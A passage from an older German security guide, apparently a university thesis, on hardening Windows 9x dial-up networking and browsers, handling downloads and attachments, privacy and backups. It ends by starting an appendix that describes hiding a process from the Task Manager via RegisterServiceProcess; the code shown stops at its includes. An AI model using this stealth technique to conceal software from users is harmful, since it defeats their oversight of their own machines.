

Abbildung 6.4: DFÜ-Netzwerk: Entfernung problematischer Protokolle

Fenster wählt man die Karte „Servertypen“. Hier sollte sich der in Abb. 6.4 dargestellte Anblick bieten.

Die Einstellungen im oberen Kasten sollten dabei nicht verändert werden. Unter „Zulässige Netzwerkprotokolle“ sollten dagegen „NetBEUI“ und „IPX/SPX-kompatibles Protokoll“ abgewählt werden.

6.4 Browserkonfiguration

6.4.1 Überblick

Der wichtigste Ansatzpunkt für Angriffe ist der Browser. Täglich werden neue Methoden bekannt, ihn zu Aktionen zu überreden, die für den Benutzer – gelinde gesagt – unvorteilhaft sind. Bekannten Angriffen sollte entgegengetreten werden, indem jeweils die aktuellen Patches, bzw. die neueste Version des Browsers installiert wird.

Darüber hinaus läßt sich sagen, daß die überwiegende Anzahl von Angriffen nur in Verbindung mit aktiven Seiteninhalten funktioniert (Java, JavaScript, VBScript, Active X-Controls, ...). Es empfiehlt sich daher, diese abzustellen. Alle gängigen Browser bieten dazu in ihren Konfigurationseinstellungen die Möglichkeit. Leider bedeutet dies auch, daß bestimmte Seiten nicht mehr brauchbar dargestellt werden. Dies ist zwar bedauerlich, es stellt sich aber die Frage, ob es einem das Risiko wert ist, seinen Rechner so zu konfigurieren, daß es einem beliebigen Ersteller von Webseiten erlaubt werden soll, Dateien auszulesen oder zu löschen, bzw. den Rechner herunterzufahren.

Neben der Integrität des Rechners sollte man sich aber auch um die eigene Privatsphäre Gedanken machen. Ein wichtiges Problem stellen in diesem Zusammenhang Cookies dar. Hierbei wird es einem Webserver erlaubt, eine kurze Zeichenkette auf dem Rechner des Besuchers zu speichern, welche ihm dann in Zukunft bei jedem weiteren Besuch mitgeteilt wird. Dies erlaubt es, Besucher eindeutig wiederzuerkennen. Zusammen mit dem Referer-Header, d.h. der Information, von welcher Seite der Besucher gerade kommt, erlauben Cookies es den Firmen, deren Werbebanner inzwischen auf fast jeder Webseite eingebunden sind, die Wege eines Benutzers fast im ganzen Internet zu verfolgen.

Auch Cookies können im Browser abgestellt werden und wem die Idee eines „großen Bruders“, der einem beim Surfen ständig über die Schulter schaut, nicht gefällt, sollte von dieser Möglichkeit Gebrauch machen. Leider gibt es Webseiten, die dann nicht mehr zugreifbar sind (z.B. die Knowledge Base von Microsoft), es besteht aber immer noch die Möglichkeit, vor dem Besuch derartiger Seiten die Einstellungen von „Cookies niemals annehmen“ auf „nachfragen“ zu ändern, was einem immer noch die Möglichkeit läßt, selektiv die Cookies des Seitenanbieters zu akzeptieren, andere (z.B. von Linkexchange oder Doubleclick) aber abzulehnen. Auf die Dauer ist dies allerdings unzumutbar, da viele Seiten gleich ein halbes Dutzend Cookies setzen wollen. Die Einstellungen sollten daher so schnell wie möglich zurückgesetzt werden.

6.4.2 Netscape 4.x

Die oben beschriebenen Einstellungen lassen sich im Navigator recht einfach vornehmen. Man wählt dazu im Menü „Bearbeiten“ den Punkt „Einstellungen“. In dem nun erscheinenden Fenster klickt man unter „Kategorie“ auf „Erweitert“, worauf das Fenster wie in Abb. 6.5 aussehen sollte.

Wichtig ist es nun, darauf zu achten, daß neben „Java aktivieren“, „JavaScript aktivieren“, „Automatische Installationsoption aktivieren“ und „E-Mail-Adresse als anonymes FTP-Kennwort senden“ kein Haken steht. Für die Cookie-Einstellungen gilt, daß zuerst der Haken vor „Warnmeldung vor dem Akzeptieren von Cookies“ gesetzt werden sollte, bevor man „Cookies deaktivieren“ anwählt.

Eine Besonderheit von Netscape stellt das „Smart Browsing“ dar. Es bedeutet, daß eine eingegebene URL an Netscape gesandt wird, woraufhin dort



Abbildung 6.5: Navigatorkonfiguration: Aktive Inhalte, FTP-Paßwort u. Cookies



Abbildung 6.6: Navigatorkonfiguration: Smart Browsing

die URL entweder vervollständigt wird, oder URLs zum gleichen Thema herausgesucht werden. Dies entspricht im Prinzip dem Aufruf einer Suchmaschine, nur daß hier teilweise jede besuchte Webseite an Netscape weitergemeldet wird.

Um dieses Verhalten zu kontrollieren, existiert ebenfalls eine Einstellmöglichkeit. Der Punkt „Navigator" unter „Kategorie" besitzt einen Unterpunkt „SmartBrowsing". Wird dieser angewählt, so erscheint der Dialog in Abb. 6.6.

Wie aus der Abbildung ersichtlich, teilt sich das „Smart Browsing" in zwei Unterbereiche. Da wäre zum einen „Verwandte Objekte", womit die Frage nach URLs zum selben Thema gemeint ist. Standardmäßig ist hier eingestellt, daß der Navigator, nachdem er in der bestehenden Sitzung einmal nach einem verwandten Objekt gefragt wurde, alle im folgenden besuchten Seiten an Netscape weitermeldet. Da dies doch einen erheblichen Eingriff in die Privatsphäre darstellt, sollte sich entweder kein Haken vor „'verwandte Objekte' aktivieren" befinden oder „Angaben zu 'verwandte Objekte' automatisch laden" auf „Nie" gesetzt sein. In letzterem Fall wird nur dann eine Anfrage losgeschickt, wenn der Benutzer tatsächlich darum gebeten hat.

Die „Internet Schlüsselbegriffe" beschreiben den Vorgang, daß der Navigator bei einer unvollständigen Adresse selbständig versucht, diese zu vervollständigen. Da dies wiederum eine Anfrage an den Netscape-Server bedeutet und diese ohne Rückfrage an den Benutzer erfolgt, sollte auch dieser Punkt deaktiviert werden.

6.4.3 Internet Explorer 4.x

Der Internet Explorer kennt das Konzept unterschiedlicher Sicherheitszonen, in denen unterschiedliche Sicherheitseinstellungen gelten. So gelten für auf dem lokalen Rechner liegende Seiten andere Zugriffsbeschränkungen als für solche, die von einem Rechner im Internet heruntergeladen wurden. Dies erscheint auf den ersten Blick sehr sinnvoll, da man lokalen Seiten sicherlich mehr Vertrauen entgegenbringt, als solchen, die von einem völlig unbekannten Rechner im Internet stammen. Es hat sich aber gezeigt, daß dieser Einteilung nicht vertraut werden kann. Es gibt sogar HTML-Viren, die es schaffen, diese zu umgehen. Es empfiehlt sich daher für alle Zonen die restriktivsten Einstellungen zu treffen.

Um dies zu tun, wählt man im Menü „Ansicht" den Unterpunkt „Internetoptionen" aus. In dem nun erscheinenden Fenster wählt man die Karte „Sicherheit". Auf dieser kann für jede Zone eine Sicherheitsstufe ausgewählt werden.

Der folgende Vorgang muß nun für jede Sicherheitszone wiederholt werden. Man wählt die Einstellung „Angepaßt" und klickt auf „Einstellungen". Nun sollten die im Screenshot in Abb. 6.7 dargestellten Dialogboxen geöffnet sein.

Um nicht jede Einstellung einzeln korrigieren zu müssen, bietet es sich an, zuerst einmal unter „Zurücksetzen auf" den Punkt „Hohe Sicherheit" zu wählen und den Button „Zurücksetzen" zu klicken. Nun müssen noch folgende Einstellungen getroffen werden:

Punkt	**Einstellung**
Ausführen von ActiveX-Steuerelemente[2], die als sicher für Scripting markiert sind	Deaktivieren
Java-Einstellungen	Java deaktivieren
Active Scripting	Deaktivieren
Ziehen und Ablegen oder Kopieren und Einfügen von Dateien	Deaktivieren

Nun sollten alle Möglichkeiten für die Ausführung aktiver Webseiten beseitigt sein. Damit blieben nur noch Einstellungen, die den Browser dazu verleiten, unnötige personenbezogene Daten weiterzugeben.

[2] Hierbei handelt es sich um den Originalschreibfehler von Microsoft



Abbildung 6.7: Internet Explorer: Sicherheitseinstellungen

Diese Einstellungen finden sich nicht auf der Karte „Sicherheit“, sondern „Erweitert“(Abb. 6.8).

Bei den zu ändernden Einstellungen handelt es sich um:

Punkt	**Einstellung**
Zählen der übertragenen Seiten aktivieren	– *abwählen* –
Cookies	Verwendung von Cookies deaktivieren

6.5 Disziplin

6.5.1 Überblick

Nachdem das System in der oben beschriebenen Art und Weise gesichert wurde, sind Schäden durch Angriffe aus dem Internet erst einmal recht unwahrscheinlich. Damit dies aber so bleibt, ist es nötig, die erreichten Effekte nicht durch das eigene Verhalten wieder in Frage zu stellen. Im folgenden wollen wir aufzeigen, was der Benutzer des Systems beachten muß, um nicht die ganze geleistete Arbeit mit einem Schlage zunichte zu machen.



Abbildung 6.8: Internet Explorer: Bespitzelung durch Channels deaktivieren

6.5.2 Dateidownloads

Es empfiehlt sich nicht, Programme aus dem Internet herunterzuladen, da es oft nicht möglich ist, einzuschätzen, wie vertrauenswürdig deren Quelle ist. Allerdings ist das Internet oft aber auch die schnellste und bequemste Bezugsquelle für die aktuellen Versionen von Treibern und Shareware. Da in der Regel nicht sicherzustellen ist, daß die heruntergeladenen Programme frei von Viren oder Trojanern sind, ist der Einsatz eines Antiviren-Produkts unumgänglich. Bei dessen Auswahl ist zum einen zu beachten, daß es eine gute Erkennungsrate aufweist, zum anderen sollte es über die Möglichkeit verfügen, nicht erst nach Aufforderung durch den Benutzer aktiv zu werden, sondern schon, wenn ein Zugriff auf die Datei erfolgt (On-Access-Scanner).

Eine unabhängige Bewertung der gängigen „On demand"-Virenscanner findet sich unter `http://agn-www.informatik.uni-hamburg.de/vtc`, über die Features informieren die Internetseiten der Hersteller, deren Adressen ebenfalls auf den vorgenannten Seiten der Universität Hamburg zu finden sind. Unter `ftp://agn-www.informatik.uni-hamburg.de/pub/antivirus` können Evaluationsversionen einiger Produkte heruntergeladen werden. Diese werden automatisch von den FTP-Servern der Hersteller geladen und dürfen für eine gewisse Zeit ausprobiert werden, bevor sie registriert werden müssen.

Es sei noch erwähnt, daß jeder Scanner nach zwei bis drei Monaten aktualisiert werden muß, da er ansonsten veraltet ist, weil in dieser Zeit schon zu viele neue Viren aufgetaucht sind, die er nicht erkennt.

6.5.3 E-Mail-Attachments und Newsgruppen

Ist der Download von Dateien aus dem Internet schon problematisch, so gleicht das Ausführen von Programmen aus Newsgruppen und E-Mails einem russischen Roulette. Hat man bei WWW- und FTP-Servern nahmhafter Hersteller vielleicht noch ein gewisses Vertrauen in die Integrität der Softwarequelle, so muß man bei Nachrichten in Newsgruppen und E-Mails generell davon ausgehen, den Absender nicht wirklich zu kennen. Bei ihnen ist es immer möglich, die Senderadresse zu fälschen.

So sind in letzter Zeit regelmäßig E-Mails aufgetaucht, die behaupten, von Microsoft zu stammen und wichtige Updates zu enthalten. Hierbei handelt es sich immer um Trojaner, da Microsoft Software generell nicht unaufgefordert per E-Mail verschickt. Mitglieder von AOL erhalten ebenfalls oft unaufgefordert E-Mails, die Programme enthalten. Obwohl die beigefügten Dateien die verschiedensten Funktionen erfüllen sollen, ist ihr Zweck doch in der Regel, dem Benutzer zu schaden. Es sind sogar schon Worddokumente aufgetaucht, die Listen von Sites mit MP3-Dateien[3] enthielten, deren Makros aber Paßworte auslasen und per E-Mail an den Angreifer schickten.

[3] Musikdateien, die oft illegal von urheberrechtlich geschützten Werken erzeugt wurden.

Selbst unaufgefordert zugesandte Dateien von guten Bekannten sollten nicht ausgeführt werden. Wie schon an anderer Stelle erwähnt, gibt es Viren wie den „Red Team“, die sich verbreiten, indem sie alle Bekannten des Besitzers eines befallenen Rechners herausfinden und diesen dann E-Mails mit von ihnen infizierten Dateien schicken. Der einzige Schutz vor dieser Art von Angriff ist es, entweder bei dem Absender – möglichst über einen gesonderten Kanal wie das Telephon – Rückfrage zu halten, oder kryptographische Signaturen zu benutzen. Hierzu eignet sich z.B. das für Privatpersonen frei verfügbare Program PGP („Pretty Good Privacy“).

Grundsätzlich gilt wie bei normalen Downloads, daß niemals ein Programm ausgeführt werden sollte, ohne vorher mit einem Virenscanner untersucht worden zu sein. Selbst nahmhafte Zeitschriften und Softwarefirmen haben schon Viren über ihre Webseiten und CDs verteilt.

6.5.4 Freiwillige Preisgabe von Informationen

Leider finden sich beim Surfen im Internet häufig Seiten, die den Besucher auffordern, erst einmal einen Fragebogen auszufüllen, bevor das eigentliche Angebot angezeigt wird. In so einem Fall ist es wichtig, nicht einfach mit dem Ausfüllen zu beginnen, sondern sich die folgenden Fragen zu stellen:

1. Wie wichtig ist es mir, das eigentliche Angebot zu sehen?

2. Benötigt der Fragende die Daten, um die von mir gewünschte Funktion zu erbringen?

3. Kann der Fragende die Antworten für etwas benutzen, das von mir so nicht gewünscht wird?

4. Müssen alle Fragen beantwortet werden oder sind einige optional?

Welche Konsequenzen er aus den Antworten zieht, muß der Benutzer natürlich selbst entscheiden. Es soll aber an dieser Stelle darauf hingewiesen werden, daß personenbezogene Daten einen hohen Marktwert haben. Werden also z.B. Fragen nach den eigenen Hobbies und der eigenen Identität wahrheitsgemäß beantwortet, so kann diese Information für den Betreiber des Servers bares Geld und für einen selber eine Flut unerwünschter Werbung bedeuten.

In einigen Fällen hat es sich auch als praktisch erwiesen, sich eine kostenlose E-Mail-Adresse bei einem Freemailer wie Hotmail[4] zu besorgen, um diese gezielt für den Eintrag in solche Formulare zu verwenden. Laufen dann eines Tages zu viele Werbe-E-Mails auf, legt man den Account still und besorgt sich eine neue Adresse. Auf diese Weise bleibt der normale Account frei für sinnvolle Kommunikation.

[4] www.hotmail.com, es gibt diverse weitere, so daß es sich lohnt, eine Suchmaschine zu bemühen.

Seine Kreditkartendaten sollte man nur in Ausnahmefällen im Internet verwenden. Die Kenntnis der Kreditkartendaten erlaubt es jedem, der in ihren Besitz gelangt, damit einzukaufen. Es wäre daher ein leichtes für einen Betrüger, einen Server einzurichten, auf dem Waren zu sensationellen Preisen angeboten werden. Bei der Bestellung werden dann die Kreditkartendaten abgefragt. Daß er diese niemals erhalten wird, merkt der Kunde u.U. erst, wenn sich bei ihm Rechnungen von Einkäufen häufen, die er niemals getätigt hat.

Es empfiehlt sich daher, nur in Ausnahmefällen und nur bei bekannten Geschäften im Internet unter Angabe seiner Kreditkartennummer einzukaufen. Pflicht ist dabei, die Kreditkartenabrechnungen sofort nach Erhalt zu prüfen, da ein rechtzeitiger Einspruch die einzige Chance ist, sich vor Mißbrauch zu schützen.

Ein letzter Punkt, der hier noch erwähnt werden soll, sind E-Mails, in denen scheinbar der Internet-Provider nach dem Paßwort (und u.U. einer Kreditkartennummer) fragt. Solche E-Mails kommen in der Regel nicht von dem angegebenen Absender und sollten nicht beantwortet werden. Es sollte aber darüber nachgedacht werden, den vorgeblichen Absender darüber zu informieren, daß sein Name mißbraucht wird.

6.5.5 Datensicherung

Selbst das sicherste System ist vor Hardwareproblemen nicht gefeit. Regelmäßige Datensicherungen sind daher generell anzuraten, wenn sich auf einem System Dateien befinden, deren Verlust man nicht in Kauf nehmen will. Auch nach dem Befall mit einem Trojaner oder Virus kann eine Sicherungskopie u.U. die letzte Rettung sein.

Für eine sinnvolle Sicherung gilt es, sich darüber klar zu werden, welche Dateien einer Sicherung bedürfen. Generell können wir drei Kategorien ausmachen:

1. Dateien, die bei einer Installation ins System gebracht wurden (z.B. Office-Pakete)

2. Dateien, die aus dem Internet heruntergeladen wurden und noch nicht auf einen externen Datenträger kopiert wurden

3. Dateien, die von einem selbst erstellt wurden

Für Dateien der ersten Kategorie ist eine Sicherung im Normalfall nicht sinnvoll. Es reicht, sie bei Bedarf neu zu installieren.

Für Dateien der zweiten Kategorie sollte überlegt werden, sie auf einen externen Datenträger (Diskette, Zip-Medium, CD) zu kopieren, so daß sie bei einem Verlust nicht erst mühselig im Internet gesucht werden müssen. Eine regelmäßige Sicherung ist aber auch hier nicht sinnvoll.

Lediglich Dateien der dritten Kategorie erfordern eine regelmäßige Sicherung. Um diese sinnvoll durchzuführen, ist es allerdings notwendig, besagte Dateien auch zu finden. Dies wird allerdings dadurch erschwert, daß viele Programme die mit ihnen erstellten Dateien in ihrem eigenen Programmverzeichnis ablegen. Bei Verwendung verschiedener Programme kommt so die Suche nach den zu sichernden Dateien einer Schnitzeljagd gleich.

Aus diesem Grunde ist es sinnvoll, einen eigenen Ordner oder eine eigene Partition einzurichten, auf der alle selbsterstellten Dateien gespeichert werden. So existiert eine zentrale Stelle, an der sich alle für die Sicherung relevanten Dateien befinden, und an der diese nicht erst von Dateien des eigentlichen Programmes getrennt werden müssen.

Es werden prinzipiell zwei Hauptarten von Sicherungen unterschieden. Bei der einen handelt es sich um die vollständige Sicherung, bei der alle Dateien kopiert werden. Die andere ist die inkrementelle Sicherung, bei der nur diejenigen Dateien gesichert werden, die seit der letzten Sicherung verändert oder neu erstellt wurden. Hierzu wird beim FAT-Dateisystem (Windows, DOS) das „Archiv-Bit“ genutzt. Sicherungsprogramme löschen es, wenn sie eine Datei sichern, das Betriebssystem setzt es wieder, wenn eine Datei verändert oder neu erstellt wird.

Üblicherweise wird nun in regelmäßigen Abständen[5] eine vollständige Sicherung erstellt. Zwischen diesen Zeitpunkten werden dann u.U. sogar jeden Tag inkrementelle Sicherungen angefertigt. Dies hat den Vorteil, daß inkrementelle Sicherungen deutlich schneller anzufertigen sind und weniger Speicherplatz erfordern als vollständige Sicherungen. Es ist allerdings auch zu bedenken, daß im Falle eines Datenverlustes sowohl die letzte vollständige Sicherung als auch alle seitdem erstellten inkrementellen Sicherungen wieder eingespielt werden müssen. Im Falle von Dateien, die häufig geändert werden, kann dies bedeuten, daß ein und dieselbe Datei diverse Male überschrieben werden muß, was natürlich Zeit kostet.

Ein weiterer wichtiger Punkt bei der Erstellung von Sicherungen ist die Integrität der Medien auf denen sie gespeichert werden. Es empfiehlt sich daher nicht, nur ein Medium zu verwenden, das bei jeder neuen Sicherung überschrieben wird. Ist dieses fehlerhaft, so besteht im Falle eines Datenverlustes keine Möglichkeit einer einfachen Wiederherstellung der Dateien. Üblich ist daher ein Rotationssystem von mindestens drei Datenträgern, die abwechselnd benutzt werden. Ist der Datenträger mit der jeweils letzten Sicherung fehlerhaft, so kann wenigstens auf das vorherige zurückgegriffen werden usw. Je nach Datenträger kann es auch sinnvoll sein, diesen nach einer gewissen Anzahl von Benutzungen aus dem Verkehr zu ziehen. Dies gilt insbesondere dann, wenn das verwendete Speichermedium billig ist (z.B. Disketten). Hier bedeutet am falschen Ende zu sparen den völligen Verlust aller Daten und damit u.U. erheblichen wirtschaftlichen Schaden.

[5] z.B. ein Monat, eine Woche, je nach Wichtigkeit der Daten

Abschließend sei noch erwähnt, daß die meisten Sicherungsprogramme die Möglichkeit bieten, nach dem Erstellen der Sicherung die gespeicherten Daten mit den ursprünglichen zu vergleichen. Auf diese Weise können Fehler des Speichermediums schneller erkannt werden.

6.5.6 Weiterbildung

Obwohl die hier vorgestellten Maßnahmen sicherlich einer Vielzahl von Problemen vorbeugen, ist es doch nötig, ständig auf dem Laufenden zu bleiben. Es hat sich immer wieder gezeigt, daß Computersicherheit ein immerwährender Wettlauf ist, in dem ständig neue Sicherheitslücken gefunden werden.

Die aktuellste Informationsquelle für Sicherheitsinformationen ist das Internet selber. Diverse Webseiten erlauben es, sich regelmäßig aktuelle Informationen zu besorgen. Ohne Wertung und Anspruch auf Vollständigkeit und im Bewußtsein, daß derartige Angaben schnell veralten, möchten die Autoren hier ihre persönlichen Favoriten vorstellen:

Heise Newsticker Hier veröffentlicht der Heise-Verlag, dem Computerzeitungen wie die c't und iX gehören, aktuelle Meldungen aus den Redaktionen. Bisher wurden alle wichtigen Probleme hier veröffentlicht, kurz nachdem sie auf den relevanten Mailinglisten gemeldet wurden. Darüber hinaus finden sich hier auch andere interessante Meldungen aus dem Computerbereich.
`http://www.heise.de/newsticker/`

Bugtraq Bugtraq ist eine Mailingliste, die Meldungen über Software-Probleme sammelt und verteilt. Obwohl sie ursprünglich eher UNIX-bezogen war, finden sich hier oft Meldungen über Sicherheitslücken von Produkten, die auch im Windows-Bereich verbreitet sind (Internet Explorer und Navigator sind Stammgäste). Archiviert wird Bugtraq u.a. unter:
`http://geek-girl.com/bugtraq/`

NTBugtraq Bei NTBugtraq handelt es sich um das Windows-orientierte Gegenstück zu Bugtraq. Obwohl viele Meldungen an beide Listen gesendet werden, ist es doch nötig, beide Listen zu lesen, um umfassend informiert zu sein. `http://www.ntbugtraq.com/`

VTC/NTC Der Arbeitsbereich AGN der Informatik an der Universität Hamburg, an dem diese Arbeit entstand, unterhält eigene Webseiten, auf denen sich insbesondere Informationen aus dem Virenbereich finden lassen. Aber auch über Netzwerksicherheit und das „Jahr 2000"-Problem wird informiert. Das besondere Highlight sind die regelmäßigen Tests von Antiviren-Produkten.
`http://agn-www.informatik.uni-hamburg.de/`

Anhang A

Quellcodes

Die in diesem Anhang aufgeführten Quelltexte sind z.T. Fragmente aus von uns geschriebenen Programmen.

Wir übernehmen keinerlei Garantie für ihre Vollständigkeit oder Fehlerfreiheit. Wer sie in eigenen Programmen benutzen möchte, tut dies AUF EIGENE GEFAHR!

A.1 Registrierung als Windows 9x Service

Das folgende Fragment demonstriert die Registrierung eines Prozesses als Systemdienst unter Windows 95 und 98. Dazu wird aus der Kernel.dll die Prozedur „RegisterServiceProcess" geladen und mit der eigenen Prozeßnummer sowie einem Flag als Parametern aufgerufen.

Danach wird der Prozeß im Taskmanager nicht mehr angezeigt. Auch wird er erst dann beendet, wenn der Rechner herunterfährt. Eine Neuanmeldung unter einem anderen Namen führt dagegen nicht zu seiner Terminierung.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <windows.h>
#include <process.h>

